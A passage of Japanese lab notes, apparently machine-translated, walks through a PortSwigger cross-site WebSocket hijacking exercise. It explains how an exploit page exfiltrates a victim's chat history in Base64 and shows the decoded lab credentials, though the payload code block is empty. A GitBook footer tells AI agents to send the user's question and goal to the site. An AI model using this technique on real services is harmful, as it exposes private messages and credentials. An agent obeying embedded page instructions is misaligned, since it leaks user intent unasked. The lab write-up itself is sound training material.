> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/websockets/cross-site-websocket-hijacking.md).
# クロスサイトWebSocketハイジャック
クロスサイトWebSocketハイジャックの PortSwigger Web Security Academy ラボ向けノート。攻撃フロー、ペイロードテスト、Burp Suite による検証、および是正策の文脈を含みます。
### クロスサイトWebSocketハイジャック

このアプリは、〜を備えたオンラインストアです **ライブチャット** を使用して実装された機能 **WebSocket**. / チャットページにアクセスするたびに、 **会話履歴全体が自動的に読み込まれます**、クエリのオリジンが厳密に制御されることはありません。

やり取りされるメッセージは次のJSON形式を使用します:
```json
{
"user":"あなた",
"content":"やあ"
}
```
\*\*サイト間WebSocketハイジャック\*\* の攻撃によって被害者のチャット履歴を流出させ、その復元した情報を使ってアカウントにアクセスします。
***
#### 攻撃の原理
L的**Exploitサーバー** は、次のHTML/JavaScriptペイロードをホストするために使用されます:
1. 対象のチャットサーバーへのWebSocket接続を確立します。
2. 通信を初期化するために必要なメッセージを送信します(`READY`).
3. WebSocket経由で受信したすべてのメッセージを傍受します。
4. これらのメッセージをBase64でエンコードした後、Exploitサーバーへ流出させます。
***
#### 使用するペイロード
A `data.js` ファイルは次の内容で作成されます:
```javascript
```
このスクリプトは、被害者がExploitサーバーにアクセスしたときにブラウザ上で実行され、認証済みセッションを自動的に利用します。
#### 流出したデータ

稼働中のサーバーは、たとえば次のようなBase64エンコードされた複数の文字列を受信します:
{% code overflow="wrap" %}
```bash
eyJ1c2VyIjoiSGFsIFBsaW5lIiwiY29udGVudCI6IkhlbGxvLCBob3cgY2FuIEkgaGVscD8ifQ==
eyJ1c2VyIjoiWW91IiwiY29udGVudCI6IkkgZm9yZ290IG15IHBhc3N3b3JkIn0=
eyJ1c2VyIjoiSGFsIFBsaW5lIiwiY29udGVudCI6Ik5vIHByb2JsZW0gY2FybG9zLCBpdCZhcG9zO3MgYmlqajlrNjFtOGJqdjE4dWc2N3UifQ==
eyJ1c2VyIjoiWW91IiwiY29udGVudCI6IlRoYW5rcywgSSBob3BlIHRoaXMgZG9lc24mYXBvczt0IGNvbWUgYmFjayB0byBiaXRlIG1lISJ9
eyJ1c2VyIjoiQ09OTkVDVEVEIiwiY29udGVudCI6Ii0tIE5vdyBjaGF0dGluZyB3aXRoIEhhbCBQbGluZSAtLSJ9
```
{% endcode %}
デコードすると、チャットの完全な履歴が復元されます:
```json
{"user":"Hal Pline","content":"こんにちは、どのようにお手伝いできますか?"}
{"user":"あなた","content":"パスワードを忘れました"}
{"user":"Hal Pline","content":"問題ありません、carlos。bijj9k61m8bjv18ug67uです"}
{"user":"あなた","content":"ありがとう。これが後で痛い目にならないといいけど!"}
{"user":"CONNECTED","content":"-- 現在 Hal Pline とチャット中です --"}
```
#### 結果
復元された機密情報により、被害者の認証情報を特定できます:
* **ユーザー**: carlos
* **パスワード**: `bijj9k61m8bjv18ug67u`
これらの認証情報を使ってCarlosのアカウントに接続し、ラボをクリアできます。
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/websockets/cross-site-websocket-hijacking.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.